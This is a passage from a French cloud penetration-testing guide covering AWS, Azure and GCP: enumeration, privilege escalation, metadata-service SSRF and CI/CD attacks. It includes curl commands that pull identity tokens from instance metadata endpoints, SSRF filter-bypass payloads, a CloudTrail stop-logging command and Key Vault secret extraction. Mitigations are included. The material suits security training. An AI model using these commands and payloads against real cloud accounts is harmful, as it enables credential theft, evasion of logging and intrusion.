Les variables d'environnement des fonctions Lambda contiennent frequemment des secrets (cles d'API, mots de passe de bases de donnees, tokens d'authentification). L'injection d'evenements malveillants dans les declencheurs Lambda (API Gateway, S3, SQS, SNS) peut permettre l'execution de code arbitraire si la fonction ne valide pas correctement ses entrees. Les attaques par injection de commandes dans les fonctions qui executent des commandes systeme via `os.system()` ou `subprocess` sont courantes.

La technique de persistance via Lambda backdoor consiste a creer une fonction Lambda avec un role privilegie, declenchee par un evenement periodique CloudWatch Events (cron). Cette fonction peut exfiltrer des donnees, creer des cles d'acces, ou maintenir un canal de communication avec l'attaquant. La detection de ces backdoors necessite une surveillance des creations et modifications de fonctions Lambda via CloudTrail.

3.5 Audit de CloudTrail et evasion de la journalisation

AWS CloudTrail enregistre les appels API effectues dans le compte AWS. C'est l'outil principal de detection et d'investigation forensique dans AWS. Un pentester doit comprendre les mecanismes de CloudTrail pour evaluer la capacite de detection de l'organisation et pour identifier les angles morts dans la journalisation.

L'enumeration de la configuration CloudTrail revele le niveau de surveillance en place :

```
aws cloudtrail describe-trails
```

```
aws cloudtrail get-trail-status --name mon-trail
```

```
aws cloudtrail get-event-selectors --trail-name mon-trail
```


Les techniques d'evasion de CloudTrail sont documentees a des fins d'audit defensif. Certaines actions AWS ne sont pas enregistrees par CloudTrail par defaut (data events S3, events Lambda invoke). Les appels API effectues dans certaines regions ou CloudTrail n'est pas active echappent a la journalisation. La desactivation de CloudTrail (`aws cloudtrail stop-logging`) ou la suppression des logs sont des actions detectables mais qui peuvent etre executees si le pentester dispose des permissions suffisantes.

Les services qui operent au niveau des donnees (S3 GetObject, Lambda Invoke, DynamoDB GetItem) ne sont journalises que si les data events sont explicitement actives dans la configuration CloudTrail. De nombreuses organisations n'activent que les management events par defaut, creant un angle mort significatif sur les acces aux donnees. Un audit CloudTrail complet verifie que les data events sont actives pour les services critiques et que les logs sont stockes dans un bucket S3 avec un verrouillage d'integrite (S3 Object Lock).

Attention : regions non surveillees
Si CloudTrail n'est pas configure en mode multi-region, un attaquant peut effectuer des actions dans des regions non surveillees. Par exemple, creer des ressources dans la region `ap-southeast-1` alors que CloudTrail n'est actif que dans `eu-west-1`. Verifiez systematiquement que la configuration CloudTrail couvre toutes les regions AWS avec

`aws cloudtrail describe-trails --query "trailList[].{Name:Name,IsMultiRegion:IsMultiRegionTrail}"`. L'absence de couverture multi-region est un finding de severite haute.

Chapitre 4 : Pentest Azure - Entra ID, RBAC, Storage, App Services, Key Vault



4.1 Enumeration et attaques sur Entra ID (ex-Azure AD)

Microsoft Entra ID (anciennement Azure Active Directory) est le service de gestion des identites et des acces de Microsoft Azure. Il gere l'authentification et l'autorisation pour l'ensemble des services Azure, Microsoft 365 et les applications tierces integrees. L'audit d'Entra ID est donc un prealable indispensable a tout pentest Azure.

L'enumeration d'Entra ID commence par la collecte d'informations sur le tenant. L'outil `ROADtools` de Dirk-jan Mollema permet de collecter l'integralite du graphe Entra ID via l'API Microsoft Graph et l'ancienne API Azure AD Graph :

```
roadrecon auth -u utilisateur@domaine.com -p MotDePasse
```

```
roadrecon gather
```

```
roadrecon gui
```

ROADtools fournit une interface graphique pour explorer les utilisateurs, les groupes, les applications, les service principals, les roles d'annuaire, les politiques d'acces conditionnel et les relations entre ces entites. Cette vue globale est essentielle pour identifier les chemins d'escalade de privileges.

Les roles d'annuaire Entra ID definissent les permissions au niveau du tenant. Le role Global Administrator accorde un controle total sur le tenant. D'autres roles comme Application Administrator, Cloud Application Administrator et Privileged Role Administrator offrent des

chemins d'escalade vers Global Administrator. Un pentester cartographiera les attributions de roles d'annuaire pour identifier les utilisateurs disposant de roles privilegies et evaluer la protection de ces comptes (MFA, acces conditionnel, PIM).

Les applications et les service principals representent un vecteur d'attaque majeur. Les applications enregistrees dans Entra ID disposent de permissions (deleguees ou application) sur l'API Microsoft Graph et d'autres API. Un attaquant disposant du role Application Administrator peut ajouter des credentials a une application existante disposant de permissions elevees, puis utiliser ces credentials pour agir avec les permissions de l'application :

```
az ad app credential reset --id APP-OBJECT-ID --append
```

Les consentements d'application (OAuth consent) constituent un autre vecteur. Si la politique de consentement du tenant autorise les utilisateurs a consentir aux applications, un attaquant peut creer une application malveillante demandant des permissions etendues (lecture des emails, acces aux fichiers) et inciter les utilisateurs a consentir via un lien d'autorisation OAuth2. Cette technique, connue sous le nom d'illicit consent grant, a ete utilisee dans de nombreuses campagnes de phishing ciblees.

Definition : Service Principal vs Application
Dans Entra ID, une application (App Registration) est un objet de configuration global qui definit les permissions demandees et les credentials. Un service principal (Enterprise Application) est l'instanciation locale de cette application dans un tenant specifique. Lorsqu'une application multi-tenant est consentie dans un tenant, un service principal est cree localement. Les permissions effectives sont definies par l'intersection des permissions de l'application et du consentement accorde dans le tenant. Cette distinction est cruciale pour comprendre les chemins d'exploitation cross-tenant.

4.2 Exploitation du RBAC Azure et des Managed Identities

Azure Role-Based Access Control (RBAC) gere les autorisations sur les ressources Azure (abonnements, groupes de ressources, ressources individuelles). Contrairement aux roles d'annuaire Entra ID qui operent au niveau du tenant, le RBAC Azure controle l'acces aux ressources cloud (VMs, storage accounts, key vaults, etc.).

L'enumeration des attributions de roles RBAC s'effectue avec les commandes Azure CLI :

```
az role assignment list --all --query "[].{Principal:principalName,Role:roleDefinitionName,Scope:scope}"
```

Les roles RBAC les plus critiques incluent Owner (controle total + gestion des acces), Contributor (controle total sans gestion des acces), User Access Administrator (gestion des acces uniquement) et les roles specifiques a chaque service (Key Vault Administrator, Storage Blob Data Contributor, etc.). Un utilisateur disposant du role User Access Administrator peut s'attribuer n'importe quel autre role, y compris Owner, constituant un chemin d'escalade direct.

Les roles personnalises mal definis representent un risque important. Un role personnalise avec `Microsoft.Authorization/roleAssignments/write` dans ses actions autorisees permet d'attribuer des roles a d'autres entites, creant un chemin d'escalade. L'audit des roles personnalises doit etre systematique :

```
az role definition list --custom-role-only true
```

Les Managed Identities constituent un mecanisme de securite concu pour eliminer la gestion de credentials dans le code. Chaque ressource Azure peut disposer d'une System-Assigned Managed Identity (liee au cycle de vie de la ressource) ou d'une User-Assigned Managed Identity (independante). Cependant, ces identites heritent des permissions RBAC qui leur sont attribuees, et une mauvaise configuration peut permettre une escalade de privileges significative.

L'exploitation des Managed Identities depuis une ressource compromise (par exemple, une VM ou un App Service) s'effectue via le service de metadonnees Azure (IMDS), accessible a l'adresse `http://169.254.169.254`. La recuperation d'un token d'acces s'effectue comme suit :

```
curl -H "Metadata:true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
```

Le token JWT obtenu peut ensuite etre utilise pour effectuer des appels API Azure Resource Manager avec les permissions de la Managed Identity. Si cette identite dispose de permissions etendues (par exemple, Contributor sur l'abonnement), l'impact est critique.

4.3 Attaques sur Azure Storage et les donnees

Azure Storage regroupe plusieurs services de stockage : Blob Storage (objets), File Storage (partages de fichiers SMB/NFS), Queue Storage (files de messages) et Table Storage (NoSQL). Chaque service possede ses propres mecanismes d'autorisation et ses propres risques de mauvaise configuration.

L'enumeration des comptes de stockage s'effectue via Azure CLI :

```
az storage account list --query "[].{Name:name,Location:location,Kind:kind,AccessTier:accessTier}"
```

Les mecanismes d'autorisation Azure Storage incluent les cles de compte de stockage (acces complet), les Shared Access Signatures (SAS, acces delegue avec contraintes), le RBAC Azure et l'authentification anonyme. Chaque mecanisme presente des risques specifiques.

Les cles de compte de stockage accordent un acces total et irrevocable au compte de stockage. Si une cle est compromise, l'attaquant peut lire, modifier et supprimer toutes les donnees. La rotation des cles necessitant une mise a jour de toutes les applications utilisant l'ancienne cle, de nombreuses organisations negligent cette operation. La commande suivante liste les cles d'un compte de stockage :

```
az storage account keys list --account-name moncompte --query "[].{KeyName:keyName,Value:value}"
```

Les SAS tokens mal generes constituent un risque frequent. Un SAS token avec une date d'expiration trop eloignee, des permissions excessives (`rwdlacup`) ou sans restriction d'adresse IP offre un acces prolonge et non revocable au stockage. Les SAS tokens sont souvent inclus dans des URLs partagees par email ou dans des fichiers de configuration, et leur exposition equivaut a une fuite de credentials.

L'acces anonyme aux conteneurs Blob est la configuration la plus dangereuse. Si un conteneur est configure avec un acces public (`container` ou `blob`), n'importe qui peut lire son contenu sans authentification. La verification systematique des conteneurs publics est essentielle :

```
az storage container list --account-name moncompte --query "[?properties.publicAccess!=null].{Name:name,Access:properties.publicAccess}"
```

4.4 Exploitation des App Services et Azure Functions

Azure App Service est la plateforme PaaS de Microsoft pour l'hebergement d'applications web, d'API REST et de backends mobiles. Azure Functions est le service serverless equivalent a AWS Lambda. Ces services presentent des vecteurs d'attaque specifiques lies a leur integration dans l'ecosysteme Azure.

L'enumeration des App Services revele les applications deployees, leurs configurations et leurs integrations :

```
az webapp list --query "[].{Name:name,State:state,URL:defaultHostName,OS:kind}"
```

Les parametres d'application (App Settings) contiennent frequemment des secrets : chaines de connexion aux bases de donnees, cles d'API, tokens d'authentification. Un pentester disposant de permissions suffisantes peut les extraire :

```
az webapp config appsettings list --name mon-app --resource-group mon-rg
```

Le service Kudu (accessible a `https://mon-app.scm.azurewebsites.net`) fournit un acces administratif a l'environnement d'execution de l'App Service, incluant une console SSH/PowerShell, l'acces au systeme de fichiers et aux logs. Si le pentester obtient des credentials permettant l'acces a Kudu, il peut extraire le code source de l'application, les variables d'environnement et potentiellement les credentials de la Managed Identity associee.

Les Azure Functions partagent les memes vecteurs d'attaque que les App Services, auxquels s'ajoutent les risques lies aux bindings (declencheurs d'evenements). Une fonction declenchee par un HTTP trigger sans authentification (`authLevel: anonymous`) est accessible publiquement. Les fonctions declenchees par des evenements Blob Storage, Queue Storage ou Service Bus peuvent etre manipulees si l'attaquant dispose d'un acces en ecriture a ces services sources.

Attaque : extraction de secrets via la Managed Identity d'un App Service
Si un App Service dispose d'une Managed Identity avec des permissions sur Azure Key Vault, un attaquant ayant compromis l'application peut exploiter cette identite pour extraire tous les secrets du Key Vault. Depuis le contexte d'execution de l'App Service, il suffit de demander un token via le endpoint IMDS interne (`http://169.254.169.254/metadata/identity/oauth2/token`) puis d'utiliser ce token pour appeler l'API Key Vault. Cette chaine d'attaque illustre l'importance de limiter les permissions des Managed Identities au strict necessaire.

4.5 Audit d'Azure Key Vault et gestion des secrets

Azure Key Vault est le service de gestion des secrets, cles de chiffrement et certificats de Microsoft Azure. Il constitue souvent la cible finale d'un pentest Azure, car il centralise les secrets les plus sensibles de l'organisation. L'audit de Key Vault couvre la configuration du coffre, les politiques d'acces, et la protection des secrets stockes.

L'enumeration des Key Vaults s'effectue avec :

```
az keyvault list --query "[].{Name:name,Location:location,EnableSoftDelete:properties.enableSoftDelete}"
```

Les politiques d'acces Key Vault definissent qui peut effectuer quelles operations sur les secrets, cles et certificats. Deux modeles d'autorisation coexistent : le modele basee sur les politiques d'acces (vault access policies) et le modele RBAC Azure. Le modele RBAC est recommande car il offre une gestion plus fine et une integration avec les mecanismes d'audit Azure.

Un pentester evaluera les permissions effectives sur chaque Key Vault en verifiant les politiques d'acces et les attributions RBAC. L'extraction des secrets est l'objectif final :


```
az keyvault secret list --vault-name mon-vault --query "[].{Name:name,Enabled:attributes.enabled}"
```

```
az keyvault secret show --vault-name mon-vault --name mon-secret --query "value"
```

Les fonctionnalites de protection de Key Vault incluent le soft delete (suppression logique permettant la recuperation), la purge protection (interdiction de suppression definitive pendant une periode de retention), et le deploiement dans un reseau virtuel prive. L'absence de ces protections constitue un finding de securite. La journalisation des acces Key Vault via Azure Monitor et les diagnostic settings doit etre verifiee pour garantir la detection des acces non autorises.

L'exploitation des cles cryptographiques stockees dans Key Vault peut permettre de dechiffrer des donnees protegees, de signer des tokens d'authentification frauduleux ou de compromettre des certificats TLS. Les permissions `keys/decrypt`, `keys/sign` et `certificates/get` sur un Key Vault contenant des cles de production representent un risque critique.

Chapitre 5 : Pentest GCP - IAM, Cloud Storage, GKE, Cloud Functions



5.1 Specificites de GCP IAM et comptes de service

Google Cloud Platform utilise un modele IAM distinct de ceux d'AWS et Azure. Les permissions GCP sont organisees en roles predefinies (curated roles) et roles personnalises, attribues a des membres (utilisateurs Google, comptes de service, groupes Google) au niveau de l'organisation, du dossier, du projet ou de la ressource individuelle. La hierarchie des ressources GCP (organisation > dossiers > projets > ressources) implique un heritage des politiques IAM du niveau superieur vers le niveau inferieur.

L'enumeration des politiques IAM GCP s'effectue avec la commande :

```
gcloud projects get-iam-policy PROJET-ID --format=json
```

Les comptes de service (service accounts) sont le mecanisme principal d'authentification des applications et des services dans GCP. Chaque projet dispose d'un compte de service par defaut et les services manages creent automatiquement des comptes de service supplementaires (agents de service). Les cles de compte de service au format JSON, necessaires pour l'authentification depuis l'exterieur de GCP, constituent une cible de choix pour les attaquants :

```
gcloud iam service-accounts keys list --iam-account sa@projet.iam.gserviceaccount.com
```

L'escalade de privileges dans GCP IAM exploite plusieurs vecteurs. La permission `iam.serviceAccountKeys.create` sur un compte de service privilegie permet de generer une cle et d'usurper son identite. La permission `iam.serviceAccounts.actAs` combinee avec la creation de ressources (instances Compute Engine, fonctions Cloud Functions) permet d'attacher un compte de service privilegie a une nouvelle ressource. La permission `resourcemanager.projects.setIamPolicy` permet de modifier la politique IAM du projet pour s'accorder des permissions arbitraires.

L'outil `gcp-iam-collector` automatise la collecte et l'analyse des politiques IAM GCP pour identifier les chemins d'escalade. L'outil `PMapper` (Principal Mapper), bien que concu pour AWS, a inspire des equivalents GCP permettant de visualiser les relations entre les entites IAM et les chemins d'escalade possibles.

Specificite GCP : roles de base vs roles predefinies
GCP distingue les roles de base (primitifs) - Owner, Editor, Viewer - des roles predefinies plus granulaires. Les roles de base sont extrememement larges : Editor accorde des permissions de modification sur presque toutes les ressources du projet. Google recommande d'eviter les roles de base au profit des roles predefinies ou personnalises. Un audit GCP verifiera systematiquement l'absence de roles de base attribues a des membres non justifies, car un utilisateur avec le role Editor dispose de suffisamment de permissions pour compromettre l'integralite du projet.

5.2 Attaques sur Cloud Storage GCP

Google Cloud Storage est le service de stockage d'objets de GCP, equivalent a Amazon S3. Les buckets Cloud Storage sont sujets aux memes types de mauvaises configurations que les buckets S3, avec quelques specificites liees au modele d'autorisation GCP.

La decouverte de buckets Cloud Storage s'effectue par enumeration de noms previsibles et par analyse des applications web de la cible. L'outil `cloud_enum` teste automatiquement les noms de buckets GCP. L'acces non authentifie se verifie avec :

```
gsutil ls gs://bucket-cible/
```

GCP Cloud Storage supporte deux systemes d'autorisation : les ACL (Access Control Lists) heritage et le modele d'acces uniforme (Uniform Bucket-Level Access). Le modele d'acces uniforme, recommande par Google, desactive les ACL au profit du controle d'acces IAM exclusivement. Les buckets utilisant encore les ACL heritage sont vulnerables aux memes attaques que les buckets S3 avec des ACL trop permissives.

La permission `allUsers` ou `allAuthenticatedUsers` dans la politique IAM d'un bucket rend celui-ci accessible publiquement ou a tout utilisateur Google authentifie respectivement. La verification de ces permissions est essentielle :

```
gsutil iam get gs://bucket-cible/
```

Les signed URLs GCP, equivalentes aux pre-signed URLs AWS, permettent un acces temporaire aux objets. Comme les SAS tokens Azure, des signed URLs avec des durees d'expiration excessives ou des permissions trop larges representent un risque de fuite de donnees.

5.3 Pentest de Google Kubernetes Engine (GKE)

Google Kubernetes Engine (GKE) est le service Kubernetes manage de GCP. L'audit de GKE couvre la configuration du cluster, les politiques RBAC Kubernetes, l'isolation des workloads et l'integration avec GCP IAM.

L'enumeration des clusters GKE s'effectue avec :

`gcloud container clusters list`

`gcloud container clusters describe CLUSTER-NAME --zone ZONE`

La configuration du cluster revele des informations critiques : version de Kubernetes (presence de vulnerabilites connues), configuration du reseau (VPC-native vs routes-based), activation de Workload Identity (integration IAM GCP / RBAC Kubernetes), configuration de la politique de securite des pods, et etat de l'encryption des secrets etcd.

L'acces au service de metadonnees GCP depuis les pods GKE est un vecteur d'attaque majeur. Par defaut, les pods GKE peuvent acceder au service de metadonnees de l'instance sous-jacente (`http://169.254.169.254` ou `http://metadata.google.internal`), heritant ainsi des permissions du compte de service du noeud. Le compte de service par defaut des noeuds GKE dispose souvent de permissions etendues, incluant l'acces a Cloud Storage et a d'autres services GCP :

`curl -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token`

Workload Identity, le mecanisme recommande par Google, associe les comptes de service Kubernetes a des comptes de service GCP de maniere granulaire, limitant l'exposition. L'absence de Workload Identity est un finding de severite haute car elle permet a tous les pods d'un noeud d'acceder aux credentials du compte de service du noeud.

L'audit RBAC Kubernetes dans GKE verifie les ClusterRoleBindings et RoleBindings pour identifier les permissions excessives. Les bindings accordant le role `cluster-admin` a des utilisateurs ou des comptes de service non justifies constituent un risque critique :

`kubectl get clusterrolebindings -o json | jq '.items[] | select(.roleRef.name=="cluster-admin")'`

5.4 Exploitation des Cloud Functions et des services serverless GCP

Google Cloud Functions est le service de fonctions serverless de GCP. Comme AWS Lambda et Azure Functions, il execute du code en reponse a des evenements, avec les memes categories de risques lies aux permissions excessives, aux variables d'environnement sensibles et aux injections d'evenements.

L'enumeration des Cloud Functions s'effectue avec :

`gcloud functions list --format="table(name,status,runtime,httpsTrigger.url)"`

Les variables d'environnement des fonctions peuvent contenir des secrets :

`gcloud functions describe FUNCTION-NAME --format="json(environmentVariables)"`


Les fonctions declenchees par des HTTP triggers sans authentification sont accessibles publiquement. Les fonctions declenchees par des evenements Pub/Sub, Cloud Storage ou Firestore peuvent etre manipulees si l'attaquant dispose d'un acces en ecriture a ces services

sources. L'injection d'evenements malveillants dans une file Pub/Sub declenchant une fonction vulnerabile a l'injection de commandes peut permettre l'execution de code dans le contexte du compte de service de la fonction.

GCP Cloud Run, l'alternative conteneurisee aux Cloud Functions, presente des vecteurs d'attaque similaires avec une surface d'attaque elargie due a la conteneurisation. L'acces au service de metadonnees depuis un conteneur Cloud Run compromis permet de recuperer le token du compte de service associe et d'escalader les privileges dans le projet GCP.

A retenir : vecteurs d'attaque communs aux trois hyperscalers
Les trois fournisseurs cloud partagent des vecteurs d'attaque fondamentaux : (1) les politiques IAM trop permissives permettant l'escalade de privileges, (2) les services de stockage mal configures exposant des donnees sensibles, (3) les services de metadonnees exploitables via SSRF pour obtenir des credentials, (4) les fonctions serverless avec des permissions excessives, et (5) les secrets stockes dans les variables d'environnement plutot que dans des coffres-forts dedies. Un pentester cloud efficace maitrise ces vecteurs sur les trois plateformes et adapte ses techniques aux specificites de chacune.

Chapitre 6 : Attaques Transversales - SSRF, Metadata Services et Privilege Escalation



6.1 SSRF et exploitation des services de metadonnees

La Server-Side Request Forgery (SSRF) est l'une des vulnerabilites les plus critiques en environnement cloud. Elle permet a un attaquant de forcer un serveur a effectuer des requetes HTTP vers des destinations arbitraires, y compris le service de metadonnees d'instance (IMDS) accessible uniquement depuis l'instance elle-meme. L'exploitation reussie d'une SSRF vers l'IMDS permet de recuperer les credentials du role IAM associe a l'instance, constituant souvent le point d'entree vers une compromission complete du compte cloud.

La compromission de Capital One en 2019 illustre parfaitement ce scenario. L'attaquante, Paige Thompson, a exploite une SSRF dans un pare-feu applicatif web (WAF) mal configure pour acceder au service de metadonnees AWS (IMDSv1) et recuperer les credentials d'un role IAM disposant d'un acces etendu aux buckets S3 contenant les donnees de plus de 100 millions de clients. Cet incident a conduit AWS a accelerer le deploiement d'IMDSv2.

Chaque fournisseur cloud implemente son service de metadonnees differemment, mais l'adresse de base est commune : `http://169.254.169.254`. Sur GCP, l'adresse alternative `http://metadata.google.internal` est egalement disponible. Les endpoints critiques sont les suivants :

Fournisseur	Endpoint des credentials	Protection
AWS IMDSv1	`http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE`	Aucune (GET simple)
AWS IMDSv2	Meme endpoint	Token PUT requis avec header `X-aws-ec2-metadata-token`
Azure IMDS	`http://169.254.169.254/metadata/identity/oauth2/token`	Header `Metadata: true` requis
GCP	`http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token`	Header `Metadata-Flavor: Google` requis

Les protections d'Azure (header `Metadata: true`) et de GCP (header `Metadata-Flavor: Google`) sont contournables si la SSRF permet de definir des headers HTTP personnalises. Seul IMDSv2 d'AWS offre une protection robuste contre les SSRF classiques, car il necessite une premiere requete PUT pour obtenir un token de session, ce qui est impossible via la plupart des SSRF basees sur des redirections ou des injections d'URL.

Les techniques avancees de SSRF incluent l'exploitation de redirections HTTP (une SSRF limitee a des domaines specifiques peut etre redirigee vers l'IMDS si le serveur suit les redirections), l'utilisation de protocoles alternatifs (`gopher://`, `dict://`), et le DNS rebinding (resolution initiale vers une adresse autorisee, puis changement vers `169.254.169.254` lors de la seconde resolution). Les payloads SSRF typiques pour contourner les filtres incluent :

`http://169.254.169.254`

`http://[::ffff:a9fe:a9fe]` (IPv6 mapped)

`http://0xa9fea9fe` (notation decimale)

`http://2852039166` (notation entiere)

`http://169.254.169.254.nip.io` (DNS wildcard)

Defense : mitigation des SSRF vers IMDS
Sur AWS, forcez l'utilisation d'IMDSv2 et definissez le hop limit a 1 pour empecher l'acces depuis les conteneurs :

`aws ec2 modify-instance-metadata-options --instance-id i-xxxx --http-tokens required --http-put-response-hop-limit 1`

Sur GCP, utilisez Workload Identity pour GKE et restreignez l'acces aux metadonnees avec des firewall rules internes. Sur Azure, desactivez l'IMDS pour les ressources qui n'en ont pas besoin. Sur les trois plateformes, implementez une validation stricte des entrees, un filtrage des adresses IP de destination (blocage des plages RFC 1918 et link-local) et un WAF avec des regles anti-SSRF.

6.2 Techniques d'escalade de privileges cross-service

L'escalade de privileges cross-service exploite les interactions entre differents services cloud pour obtenir des permissions superieures a celles initialement disponibles. Ces techniques sont particulierement dangereuses car elles sont souvent meconnues des equipes de securite qui se concentrent sur la securisation de chaque service individuellement sans considerer les interactions.

Sur AWS, la combinaison `iam:PassRole` + service de creation de ressources est le pattern d'escalade cross-service le plus courant. Un utilisateur disposant de `iam:PassRole` et `ec2:RunInstances` peut lancer une instance EC2 avec un role administrateur, puis se connecter a cette instance pour heriter des permissions du role. Le meme pattern s'applique avec Lambda (`lambda:CreateFunction` + `lambda:InvokeFunction`), Glue (`glue:CreateDevEndpoint`), SageMaker (`sagemaker:CreateNotebookInstance`) et de nombreux autres services.

Sur Azure, l'escalade cross-service exploite les relations entre Entra ID et Azure Resource Manager. Un utilisateur disposant du role User Access Administrator sur un abonnement peut s'attribuer le role Owner, obtenant ainsi un controle total. Les Managed Identities creent des chemins d'escalade lorsqu'un service disposant d'une identite geree avec des permissions limitees interagit avec un service disposant de permissions plus elevees. L'exploitation du service Automation Account est un exemple classique : un Runbook execute dans le contexte d'un Run As Account disposant de permissions Contributor peut etre utilise pour escalader les privileges.

Sur GCP, l'escalade cross-service exploite les comptes de service par defaut. Le compte de service Compute Engine par defaut dispose souvent du scope `cloud-platform`, donnant acces a toutes les API GCP. Un attaquant compromettant une instance Compute Engine peut exploiter ces permissions pour acceder a d'autres services. Le service Deployment Manager cree des ressources dans le contexte d'un compte de service disposant du role Editor au niveau du projet, permettant une escalade significative si un attaquant peut creer des deployments.

6.3 Attaques sur les pipelines CI/CD cloud

Les pipelines d'integration continue et de deploiement continu (CI/CD) constituent un vecteur d'attaque transversal majeur. Les services CI/CD cloud (AWS CodeBuild, Azure DevOps Pipelines, GCP Cloud Build) disposent generalement de permissions elevees pour deployer l'infrastructure et les applications, ce qui en fait des cibles de choix pour l'escalade de privileges.

L'attaque type sur un pipeline CI/CD consiste a injecter du code malveillant dans le processus de build pour exfiltrer les credentials du pipeline. Les variables d'environnement des jobs CI/CD contiennent souvent des secrets (tokens d'acces, cles d'API) et les roles IAM associes aux runners disposent de permissions de deploiement etendues. La modification d'un fichier `buildspec.yml`

(AWS CodeBuild), d'un `azure-pipelines.yml` (Azure DevOps) ou d'un `cloudbuild.yaml` (GCP Cloud Build) peut permettre l'execution de commandes arbitraires dans le contexte privilegie du pipeline.

